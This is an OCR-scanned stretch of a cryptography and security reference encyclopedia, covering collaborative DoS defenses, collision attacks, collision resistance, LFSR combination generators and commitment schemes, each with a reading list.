
Attack Response Approaches

Attack *response* approaches must provide the following functionalities:

1. Attack detection
2. Differentiation of legitimate from attack traffic, and
3. Selective dropping of sufficient volume of attack traffic to alleviate the load at the victim

References [1–7] are the examples of responsive approaches.

The most opportune location for attack detection is at or near the victim, e.g., on nodes V or RV. This enables the



Collaborative DoS Defenses. Fig. 1 Illustration of a flooding DDoS attack

defense to observe all the traffic that reaches the victim, as well as the victim's ability to handle it.

Attack differentiation often requires either collaboration of legitimate clients who follow special rules to reach the server, or extensive traffic observation and profiling. The first functionality requires deployment at the traffic sources, while the second is best provided at or near the sources, where traffic volume and aggregation cost are low enough to make the profiling cost affordable. Sample deployment points in the example from Fig. 1 could be A1–A6, C1–C4, and R1–R4.

Selective dropping can be done at any router, but some locations are more advantageous than others. In the example from Fig. 1, if RV did selective dropping, the sheer volume of traffic may be too much for it to manage. Moving the location of the filter closer to the sources divides the load among multiple routers (naturally following traffic's divergence) and preserves Internet resources.

A sample collaborative system that engages defenses close to the sources and the victim (network edges), but not in the network core, is described in publication [7]. Collaborative defenses at the edge usually engage victim-end defenses at attack detection, while source-end defenses perform traffic differentiation and filtering. The advantage of these approaches is that deployment of new systems is easier at edge networks than in the core. The disadvantage is that anything but complete deployment at all Internet edges may leave open direct paths from attackers to the defense located close to the victim, making overload still possible. For example, if only edge routers R2, R3, R4, and RV in Fig. 1 deployed a defense, but not the edge router R1, attack traffic from A1–A2 could still reach, and potentially overwhelm, RV. Further disadvantage is that network sources have little incentive to deploy defenses to help a remote victim.

A sample system that engages defenses only in the network core by modifying routers to perform traffic differentiation and selective filtering is described in publication [5]. In the example from Fig. 1, such defenses could be deployed at routers R5 and R6. The advantage of core-located defenses is that a small number of deployment points (in the example from Fig. 1 there are two) see and thus can filter traffic from many attack-victim pairs. The disadvantage is that due to the requirements to preserve router resources and handle high traffic load the defense handles traffic in a coarse-grain manner, which lowers accuracy. If attack detection is performed at routers, its accuracy depends on the defense deployment pattern. Having the victim signal the attack occurrence to the routers can amend this. A further disadvantage is that deployment at core networks is more difficult to achieve in practice than edge deployment, since core networks have higher performance targets.

A sample system that engages defenses at all three locations (close to the sources, close to the victim, and in the core), specialized to perform functionalities that are opportune at their location, is described in publication [2]. This distribution approach likely yields the best defense performance. Core components handle the incomplete deployment problem that plagues edge defenses, and costly functionalities such as attack detection and traffic differentiation can be delegated from core to edge locations. The disadvantage is that there is no economic incentive for defense deployment at core and close to the sources, to help a remote victim.

As a response to an attack, some defense proposals choose to reroute traffic instead of selectively filtering the attack. For example, the *MOVE* defense [8] uses graphical Turing tests to differentiate humans from bots during an attack and relocates the victim's service to another location. Traffic from verified legitimate users is routed to this new location, while attack traffic continues to flow to the old location.

Some defenses focus on locating the attack machines (traceback), rather than filtering attack traffic, for example those described in publications [9, 10]. The assumption here is that attackers use IP spoofing and that tracing back to their locations, even approximately, can aid other defenses in better filter placement.

Attack Prevention Approaches

Collaborative defenses that aim to *prevent* DoS attacks usually engage nodes both at the victim and in the core, and assume some cooperation of legitimate clients. These approaches change the way clients access the victim, to make it easier to distinguish legitimate from attack sources. The legitimate clients are expected to adopt the new access channel, while no assumptions are made about attackers' adoption of the same.

For example, the TVA architecture [11] requires each client to first obtain a ticket from the server authorizing future communication. This ticket is presented to participating core routers in future client's traffic and enables its differentiation from the attack. The SOS [12] and Mayday [13] architectures require clients to access the protected server via an overlay that helps authorize access, hide the server's location, and filter unauthorized traffic. The main disadvantage of prevention approaches is their need for wide adoption – legitimate clients and sometimes core routers must change. If core router deployment is very sparse, the protection becomes ineffective since attack traffic can bypass the defense. If client deployment is

sparse, the majority of legitimate clients still cannot access the protected server during attacks. This lowers the server's incentive to deploy the protection mechanism.

Open Problems and Future Directions

The biggest challenge for collaborative approaches is the deployment incentive at locations remote from the victim. An ISP may be willing to deploy new mechanisms to protect its customers, and could incorporate this new service into its portfolio. But there is no incentive for an ISP or an edge network to deploy an altruistic service that protects a remote victim. This problem is exacerbated at the defense systems that involve core routers. These routers not only lack incentives for deployment, but they also lack resources. The core routers' primary goal is routing a lot of traffic quickly and efficiently. There are few CPU/memory resources to dedicate to new functionalities.

Another challenge is the effectiveness in the partial deployment scenarios. Since the deployment incentives run low, a promising defense must deliver substantial protection to the victim under a severely low deployment. This is just not the case with collaborative defenses.

Finally, an inherent challenge in any system that requires collaboration is how to become robust against insider attacks. A collaborator turned bad can serve wrong information attempting to either create new ways to deny service, or to bypass the defense and perform a successful attack.

Recommended Reading

1. Mirkovic J, Robinson M, Reiher P, Kuenning G (2003) Alliance formation for DDoS defense. In: Proceedings of the New Security Paradigms Workshop, pp 11–18
2. Oikonomou G, Mirkovic J, Reiher P, Robinson M (2006) A Framework for Collaborative DDoS defense. In: Proceedings of the 22nd Annual Computer Security Applications Conference (ACSAC), pp 33–42, 2006
3. Walfish M, Vutukuru M, Balakrishnan H, Karger D, Shenker S (2006) DDoS defense by offense. In: Proceedings of ACM SIGCOMM, pp 303–314
4. Liu X, Yang X, Lu Y (2008) To filter or to authorize: network-layer DoS defense against multimillion-node botnets. In: Proceedings of ACM SIGCOMM
5. Mahajan R, Bellovin SM, Floyd S, Ioannidis J, Paxson V, Shenker S (2002) Controlling high-bandwidth aggregates in the network. ACM SIGCOMM Comput Comm Rev 32(3):62–73
6. Song Q (2005) Perimeter-based defense against high bandwidth DDoS attacks. IEEE Trans Parallel Distrib Syst 16(6):526–537
7. Papadopoulos C, Lindell R, Mehringer J, Hussain A, Govindan R (2003) COSSACK: coordinated suppression of simultaneous attacks. In: Proceedings of DISCEX, pp 2–13
8. Stavrou A, Keromytis AD, Nieh J, Misra V, Rubenstein D (2005) MOVE: an end-to-end solution to network denial of service. In: Proceedings of the Internet Society (ISOC) Symposium on Network and Distributed Systems Security (SNDSS), pp 81–96
9. Stone R (2000) Centertrack: an IP overlay network for tracking DoS floods. In: Proceedings of the 9th Conference on USENIX Security Symposium, vol. 9
10. Savage S, Wetherall D, Karlin A, Anderson T (2000) Practical network support for IP traceback. In: Proceedings of ACM SIGCOMM
11. Yang X, Wetherall D, Anderson T (2005) A DoS-limiting network architecture. ACM SIGCOMM Comput Commun Rev 35(4):241–252
12. Keromytis AD, Misra V, Rubenstein D (2002) SOS: secure overlay services. ACM SIGCOMM Comput Commun Rev 32(4):61–72
13. Andersen DG (2003) Mayday: distributed filtering for Internet services. In: Proceedings of the 4th Conference on USENIX Symposium on Internet Technologies and Systems, vol 4

Collision Attack

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Collision Resistance; ►Hash Functions

Definition

A collision attack finds two identical values among elements that are chosen according to some distribution on a finite set S. In cryptography, one typically assumes that the objects are chosen according to a uniform distribution. In most cases a repeating value or collision results in an attack on the cryptographic scheme.

Background

A collision attack on a hash function used in a digital signature scheme was proposed by G. Yuval in 1979 [10]; since then, collision attacks have been developed for numerous cryptographic schemes.

Theory

A collision attack exploits repeating values that occur when elements are chosen with replacement from a finite set S. By the ►birthday paradox, repetitions will occur after approximately $\sqrt{|S|}$ attempts, where $|S|$ denotes the size of the set S.

The most obvious application of a collision attack is to find collisions for a cryptographic ►hash function. For a hash function with an n-bit result, an efficient collision search based on the ►birthday paradox requires approximately $2^{n/2}$ hash function evaluations. For this application,

one can substantially reduce the memory requirements (and also the memory accesses) by translating the problem to the detection of a cycle in an iterated mapping [7]. Van Oorschot and Wiener propose an efficient parallel variant of this algorithm [9]. In order to make a collision search infeasible for the next 15–20 years, the hash result needs to be 192 bits or more. A collision attack can also play a role to find (second) preimages for a hash function: If one has $2^{n/2}$ values to invert, one expects to find at least one (second) preimage after $2^{n/2}$ hash function evaluations.

An internal collision attack on a ►MAC algorithm exploits collisions of the chaining variable of a MAC algorithm. It allows for a MAC forgery. As an example, a forgery attack for an iterated MAC algorithm with an n-bit intermediate state requires at most $2^{n/2}$ known texts and a single chosen text [5]. For some MAC algorithms, such as ►MAA, internal collisions can lead to a key recovery attack [6].

A ►block cipher should be a one-way function from key to ciphertext (for a fixed plaintext). If the same plaintext is encrypted using $2^{k/2}$ keys (where k is the key length in bits) one expects to recover one of the keys after $2^{k/2}$ trial encryptions [1]. This attack can be precluded by the mode of operation; however, collision attacks also apply to these modes. In the Cipher Block Chaining (CBC) and Cipher FeedBack (CFB) mode of an n-bit block cipher, a repeated value of an n-bit ciphertext string leaks information on the plaintext [3, 4] (►Block Ciphers for more details).

For ►synchronous stream ciphers that have a next state function that is a random function (rather than a permutation), one expects that the key stream will repeat after $2^{m/2}$ output symbols, with m denotes the size of the internal memory in bits. Such a repetition leaks the sum of the corresponding plaintexts, which is typically sufficient to recover them. This attack applies to a variant of the Output FeedBack (OFB) mode of a block cipher where less than n output bits are fed back to the input. If exactly n bits are fed back as specified by in the OFB mode, one expects a repetition after the selection of $2^{n/2}$ initial values.

The best generic algorithm to solve the ►discrete logarithm problem in any group G requires time $O(\sqrt{p})$, where p is the largest prime dividing the order of G [8]; this attack is based on collisions.

In many cryptographic protocols, e.g., ►entity authentication protocols, the verifier submits a random challenge to the prover. If an n-bit challenge is chosen uniformly at random, one expects to find a repeating challenge after $2^{n/2}$ runs of the protocol. A repeating challenge leads to a break of the protocol. A ►meet-in-the-middle attack is a specific variant of a collision attack which allows to cryptanalyze some ►hash functions and multiple encryption modes (►Block Ciphers).

In some cryptographic applications, one needs to find t-collisions; this corresponds to the same value repeating t times (for normal collisions $t = 2$). Joux showed that for an iterated hash function with internal memory of n bits, a t-collision can be found in time $O(\log_2(t) \cdot 2^{n/2})$, while for an ideal n-bit function this should take time approximately $O(t!\, 2^{n(t-1)/t})$. This result can be used to show that the concatenation of two iterated hash functions is only as secure as the strongest of the two.

Recommended Reading

1. Biham E (2002) How to decrypt or even substitute DES-encrypted messages in 228 steps. Inform Process Lett 84(3):117–124
2. Joux A (2004) Multicollisions in iterated hash functions. Application to cascaded constructions. In: Franklin MK (ed) Advances in cryptology, proceedings Crypto'04, Santa Barbara, August 2004. Lecture notes in computer science, vol 3512. Springer, Berlin, pp 306–316
3. Knudsen LR (1994) Block ciphers – analysis, design and applications. PhD thesis, Aarhus University, Denmark
4. Maurer UM (1991) New approaches to the design of self-synchronizing stream ciphers. In: Davies DW (ed) Advances in cryptology, proceedings Eurocrypt'91, Brighton, April 1991. Lecture notes in computer science, vol 547. Springer, Berlin, pp 458–471
5. Preneel B, van Oorschot PC (1999) On the security of iterated message authentication codes. IEEE Trans Informa Theory IT–45(1):188–199
6. Preneel B, Rijmen V, van Oorschot PC (1997) A security analysis of the message authenticator algorithm (MAA). Eur Trans Telecommun 8(5):455–470
7. Quisquater J-J, Delescaille J-P (1990) How easy is collision search? Application to DES. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology, proceedings Eurocrypt'89, Houthalen, April 1989. Lecture notes in computer science, vol 434. Springer, Berlin, pp 429–434
8. Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Fumy W (ed) Advances in cryptology, proceedings Eurocrypt'97, Konstanz, May 1997. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 256–266
9. van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
10. Yuval G (1979) How to swindle Rabin. Cryptologia 3:187–189

Collision Resistance

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

Strong collision resistance; Universal One-Way Hash Functions (UOWHF)

Related Concepts

►Hash Functions; ►One-Way Function; ►Preimage Resistance; ►Second Preimage Resistance; ►Universal One-Way Hash Function

Definition

Collision resistance is the property of a ►hash function that it is computationally infeasible to find two (distinct) colliding inputs.

Background

Second preimage resistance and collision resistance of hash functions have been introduced by Rabin in 1978 [7]; the attack based on the ►birthday paradox was first pointed out by Yuval in 1979 [12].

Theory

Collision resistance is related to ►second preimage resistance, which is also known as weak collision resistance. A minimal requirement for a hash function to be collision resistant is that the length of its result should be 180 bits (in 2011). Collision resistance is the defining property of a collision resistant hash function (CRHF) (►Hash Function). The exact relation between collision resistance, second preimage resistance, and preimage resistance is rather subtle, and depends on the formalization of the definition: it is shown in [9, 10] that under certain conditions, ►collision resistance implies ►second preimage resistance and ►preimage resistance.

In order to formalize the definition of a collision-resistant hash function (see Damgård [1]), one needs to introduce a class of functions indexed by a public parameter, which is called a ►key. Indeed, one cannot require that there does not exist an efficient adversary who can produce a collision for a fixed hash function, since any adversary who stores two short colliding inputs for a hash function would be able to output a collision efficiently (note that hash functions map large domains to fixed ranges, hence such collisions always exist). Introducing a class of functions solves this problem, since an adversary cannot store a collision for each value of the key (provided that the key space is not too small). An alternative solution is described by Rogaway [8]: One can formalize the inability of human beings to find collisions, and use this property in security reductions.

For a hash function with an n-bit result, an efficient collision research based on the ►birthday paradox requires approximately $2^{n/2}$ hash function evaluations. One can substantially reduce the memory requirements (and also the memory accesses) by translating the problem to the detection of a cycle in an iterated mapping. This was first proposed by Quisquater and Delescaille [6]. Van Oorschot and Wiener propose an efficient parallel variant of this algorithm [11]; with a 10 million US$ machine, collisions for ►MD5 (with $n = 128$) could be found in 21 days in 1994, which corresponds to about 10 minutes in 2011. In order to make a collision search infeasible for the next 15–20 years, the hash result needs to be 215 bits or more.

Recommended Reading

1. Damgård IB (1990) A design principle for hash functions. In: Brassard G (ed) Advances in cryptology – CRYPTO '89: proceedings, Santa Barbara, 20–24 August 1989. Lecture notes in computer science, vol 435. Springer, Berlin, pp 416–427
2. Gibson JK (1990) Some comments on Damgård's hashing principle. Electron Lett 26(15):1178–1179
3. Merkle R (1979) Secrecy, authentication, and public key systems. UMI Research Press, Ann Arbor
4. Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral Dissertation, Katholieke Universiteit Leuven
5. Preneel B (1999) The state of cryptographic hash functions. In: Damgård I (ed) Lectures on Data Security. Lecture notes in computer science, vol 1561. Springer, Berlin, pp 158–182
6. Quisquater J-J, Delescaille J-P (1990) How easy is collision search? Application to DES. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology – EUROCRYPT '89: proceedings, Belgium, 10–13 April 1989. Lecture notes in computer science, vol 434. Springer, Berlin, pp 429–434
7. Rabin MO (1978) Digitalized signatures. In: Lipton R, DeMillo R (eds) Foundations of secure computation. Academic Press, New York, pp 155–166
8. Rogaway P (2006) Formalizing human ignorance. In: Nguyen PQ (ed) Progress in cryptology – VIETCRYPT 2006: proceedings, Hanoi, 25–28 September 2006. Lecture notes in computer science, vol 4341. Springer, Berlin, pp 211–228
9. Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Roy BK, Meier W (eds) Fast software encryption, Delhi, 5–7 February 2004. Lecture notes in computer science, vol 3017. Springer, Berlin, pp 371–388
10. Stinson DR (2006) Some observations on the theory of cryptographic hash functions. Design Code Cryptogr 38(2):259–277
11. van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
12. Yuval G (1979) How to swindle Rabin. Cryptologia 3:187–189

Combination Generator

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Boolean Functions; ►Linear Feedback Shift Register; ►Stream Cipher

Definition

A *combination generator* is a ►running-key generator for ►stream cipher applications. It is composed of several ►linear feedback shift registers (LFSRs) whose outputs are combined by a ►Boolean function to produce the keystream as depicted on Fig. 1. Then, the output sequence $(s_t)_{t\geq 0}$ of a combination generator composed of n LFSRs is given by


$$s_t = f\left(u_t^1, u_t^2, \ldots, u_t^n\right), \qquad \forall t \geq 0,$$

where $\left(u_t^i\right)_{t\geq 0}$ denotes the sequence generated by the i-th constituent LFSR and f is a function of n variables. In the case of a combination generator composed of n LFSR over $\mathbf{F}_q$, the combining function is a function from $\mathbf{F}_q^n$ into $\mathbf{F}_q$.

Theory

The combining function f should obviously be *balanced*, i.e., its output should be uniformly distributed. The constituent LFSRs should be chosen to have primitive feedback polynomials for ensuring good statistical properties of their output sequences (►Linear Feedback Shift Register for more details).

The characteristics of the constituent LFSRs and the combining function are usually publicly known. The secret parameters are the initial states of the LFSRs, which are derived from the secret key of the cipher by a key-loading algorithm. Therefore, most attacks on combination generators consist in recovering the initial states of all LFSRs from the knowledge of some digits of the sequence produced by the generator (in a ►known plaintext attack) or of some digits of the ciphertext sequence (in a ►ciphertext only attack). When the feedback polynomials of the LFSR and the combining function are not known, the reconstruction attack presented in [2] enables to recover the complete description of the generator from the knowledge of a large segment of the ciphertext sequence.



Combination Generator. Fig. 1 Combination generator

Statistical properties of the output sequence. The sequence produced by a combination generator is a linear recurring sequence. Its period and its ►linear complexity can be derived from those of the sequences generated by the constituent LFSRs and from the *algebraic normal form* of the combining function (►Boolean function). Indeed, if we consider two linear recurring sequences $\mathbf{u}$ and $\mathbf{v}$ over $\mathbf{F}_q$ with linear complexities $\Lambda(\mathbf{u})$ and $\Lambda(\mathbf{v})$, we have the following properties:

- the linear complexity of the sequence $\mathbf{u} + \mathbf{v} = (u_t + v_t)_{t\geq 0}$ satisfies
$$\Lambda(\mathbf{u}+\mathbf{v}) \leq \Lambda(\mathbf{u}) + \Lambda(\mathbf{v}),$$
with equality if and only if the ►minimal polynomials of $\mathbf{u}$ and $\mathbf{v}$ are relatively prime. Moreover, in case of equality, the period of $\mathbf{u} + \mathbf{v}$ is the least common multiple of the periods of $\mathbf{u}$ and $\mathbf{v}$.
- the linear complexity of the sequence $\mathbf{uv} = (u_t v_t)_{t\geq 0}$ satisfies
$$\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\Lambda(\mathbf{v}),$$
where equality holds if the minimal polynomials of $\mathbf{u}$ and $\mathbf{v}$ are primitive and if $\Lambda(\mathbf{u})$ and $\Lambda(\mathbf{v})$ are distinct and greater than 2. Other general sufficient conditions for $\Lambda(\mathbf{uv}) = \Lambda(\mathbf{u})\Lambda(\mathbf{v})$ can be found in [3, 4, 8].

Thus, the keystream sequence produced by a combination generator composed of n binary LFSRs with primitive feedback polynomials which are combined by a Boolean function f satisfies the following property proven in [8]. If all LFSR lengths $L_1, \ldots, L_n$ are distinct and greater than 2 (and if all LFSR initializations differ from the all-zero state), the linear complexity of the output sequence $\mathbf{s}$ is equal to

$$f(L_1, L_2, \ldots, L_n)$$

where the algebraic normal form of f is evaluated over integers. For instance, if four LFSRs of lengths $L_1, \ldots, L_4$ satisfying the previous conditions are combined by the Boolean function $x_1x_2 + x_2x_3 + x_4$, the linear complexity of the resulting sequence is $L_1L_2 + L_2L_3 + L_4$. Similar results concerning the combination of LFSRs over $\mathbf{F}_q$ can be found in [8] and [1]. A high linear complexity is desirable property for a keystream sequence since it ensures that ►Berlekamp–Massey algorithm becomes computationally infeasible. Thus, the combining function f should have a high *algebraic degree* (the algebraic degree of a Boolean function is the highest number of terms occurring in a monomial of its algebraic normal form).

Known attacks and related design criteria. Combination generators are vulnerable to many divide-and-conquer attacks which aim at considering the constituent LFSRs

independently. These attacks exploit the existence of biased relations between the outputs of the generator at different time instants, which involve a few registers only; such relations then enable the attacker to perform an exhaustive search for the initial states of a subset of the constituent registers in the case of a state-recovery attack, or to apply some hypothesis testing in the case of distinguishing attacks. These techniques include ►correlation attack and its variants called ►fast correlation attacks, distinguishing attacks such as the attack presented in [5]. More sophisticated algorithms can be found in [6] and [7].

In order to make these attacks infeasible, the LFSR feedback polynomials should not be sparse. The combining function should have a high *correlation-immunity order*, also called *resiliency order*, when the involved function is balanced (►correlation-immune Boolean function). But, there exists a trade-off between the correlation-immunity order and the algebraic degree of a Boolean function. Most notably, the correlation-immunity of a balanced Boolean function of n variables cannot exceed $n-1-\deg(f)$ when the algebraic degree of f, $\deg(f)$, is greater than 1. Moreover, the complexity of ►correlation attacks and of ►fast correlation attacks also increases with the nonlinearity of the combining function (►correlation attack).

The trade-offs between high algebraic degree, high correlation-immunity order, and high nonlinearity can be circumvented by replacing the combining function by a finite state automaton with memory. Examples of such combination generators with memory are the summation generator and the stream cipher ►E_0 used in Bluetooth.

Recommended Reading

1. Brynielsson L (1986) On the linear complexity of combined shift register sequences. In: Advances in cryptology - EUROCRYPT '85. Lecture notes in computer science, vol 219. Springer, Heidelberg, pp 156–160
2. Canteaut A, Filiol E (2001) Ciphertext only reconstruction of stream ciphers based on combination generators. In: Fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer, Heidelberg, pp 165–180
3. Herlestam T (1986) On functions of linear shift register sequences. In: Advances in cryptology – EUROCRYPT '85. Lecture notes in computer science, vol 219. Springer, Heidelberg, pp 119–129
4. Göttfert R, Niederreiter H (1995) On the minimal polynomial of the product of linear recurring sequences. Finite Fields Appl 1(2):204–218
5. Hell M, Johansson T, Brynielsson L (2009) An overview of distinguishing attacks on stream ciphers. Cryptogr Commun 1(1): 71–94
6. Johansson T, Meier W, Muller F (2006) Cryptanalysis of Achterbahn. In: Fast software encryption – FSE 2006. Lecture notes in computer science, vol 4047. Springer, Heidelberg, pp 1–14
7. Naya-Plasencia M (2007) Cryptanalysis of Achterbahn-128/80. In: Fast software encryption – FSE 2007. Lecture notes in computer science, vol 4593. Springer, Heidelberg, pp 73–86
8. Rueppel RA, Staffelbach OJ (1987) Products of linear recurring sequences with maximum complexity. IEEE Trans Inform Theory 33(1):124–131

Commercial Off-the-Shelf

►Levels of Trust

Commercial Security Model

►Chinese Wall Model

Commitment

Claude Crépeau
School of Computer Science, McGill University, Montreal, Quebec, Canada

Related Concepts


►One-Way Function; ►Zero-Knowledge Protocol

Definition


A commitment scheme is a two-phase cryptographic ►protocol between two parties, a sender and a receiver, satisfying the following constraints. At the end of the first phase (named Commit) the sender is committed to a specific value (often a single bit) that he cannot change later on (Commitments are binding) and the receiver should have no information about the committed value, other than what he already knew before the protocol (Commitments are concealing). In the second phase (named Unveil), the sender sends extra information to the receiver that allows him to determine the value that was concealed by the commitment.

Background

The terminology of commitments, influenced by the legal vocabulary, first appeared in the contract-signing protocols of Even [14], although it seems fair to attribute the concept to Blum [3] who implicitly uses it for coin flipping around the same time. In his Crypto 81 paper, Even refers to Blum's contribution saying: "In the summer of 1980, in



Commitment. Fig. 1 Committing with an envelope



Commitment. Fig. 2 Unveiling from an envelope

a conversation, M. Blum suggested the use of randomization for such protocols." Apparently, Blum introduced the idea of using random hard problems to commit to something (coin, contract, etc.). However, one can also argue that the earlier work of Shamir et al. [26] on mental poker implicitly used commitments as well, since in order to generate a fair deal of cards, Alice encrypts the card names under her own encryption key, which is the basic idea for implementing commitments. The term "blob" is also used as an alternative to commitment by certain authors [4, 8, 20]. The former mostly emphasizes the concealing property, whereas the latter refers mainly to the binding property.

Theory

Commitments are important components of ►zero-knowledge protocols [4, 16], and other more general two-party cryptographic protocols [19].

A natural intuitive implementation of a commitment is performed using an envelope (see Fig. 1). Some information written on a piece of paper may be committed to by sealing it inside an envelope. The value inside the sealed envelope cannot be guessed (envelopes are concealing) without modifying the envelope (opening it) nor the content can be modified (envelopes are binding).

Unveiling the content of the envelope is achieved by opening it and extracting the piece of paper inside (see Fig. 2).

Under computational assumptions, commitments come in two dual flavors: binding but computationally concealing commitments and concealing but computationally binding commitments. Commitments of both types may be achieved from any ►one-way function [17, 18, 24, 25].

A simple example of a bit commitment of the first type is obtained using the ►Goldwasser–Micali probabilistic encryption scheme with one's own pair of public keys (n, q) such that n is an RSA modulus (►RSA public key encryption) and q a random quadratic non-residue modulo n with ►Jacobi symbol $+1$ (►quadratic residue). Unveiling is achieved by providing a square root of each quadratic residue and of quadratic non-residue multiplied by q. A similar example of a bit commitment of the second type is constructed from someone else's pair of public keys (n, r) such that n is an RSA modulus and r a random quadratic residue modulo n. A zero bit is committed using a random quadratic residue mod n while a one bit

is committed using a random quadratic residue multiplied by r modulo n. Unveiling is achieved by providing a square root of quadratic residues committing to a zero and of quadratic residues multiplied by r used to commit to a one.

Unconditionally, binding and concealing commitments can also be obtained under the assumption of the existence of a binary symmetric channel [10] and under the assumption that the receiver owns a bounded amount of memory [6]. In multiparty scenarios [2, 8, 16], commitments are usually achieved through ►Verifiable Secret Sharing Schemes [9]. However, the two-prover case [1] does not require the verifiable property because the provers are physically isolated from each other during the life span of the commitments.

In a quantum computation model (►quantum cryptography), it was first believed that commitment schemes could be implemented with unconditional security for both parties [5] but it was later demonstrated that if the sender is equipped with a quantum computer, then any unconditionally concealing commitment cannot be binding [22, 23].

Commitments exist with various extra properties: chameleon/trapdoor commitments [1, 15], commitments with equality (attributed to Bennett and Rudich in [11, 20]), nonmalleable commitments [13] (with respect to unveiling [12]), mutually independent commitments [21], and universally composable commitments [7].

Recommended Reading

1. Ben-Or M, Goldwasser S, Kilian J, Wigderson A (1988) Multi-prover interactive proofs: how to remove intractability assumptions. In: Proceedings of the 20th annual ACM symposium on theory of computing, Chicago, IL. ACM, New York, pp 113–122
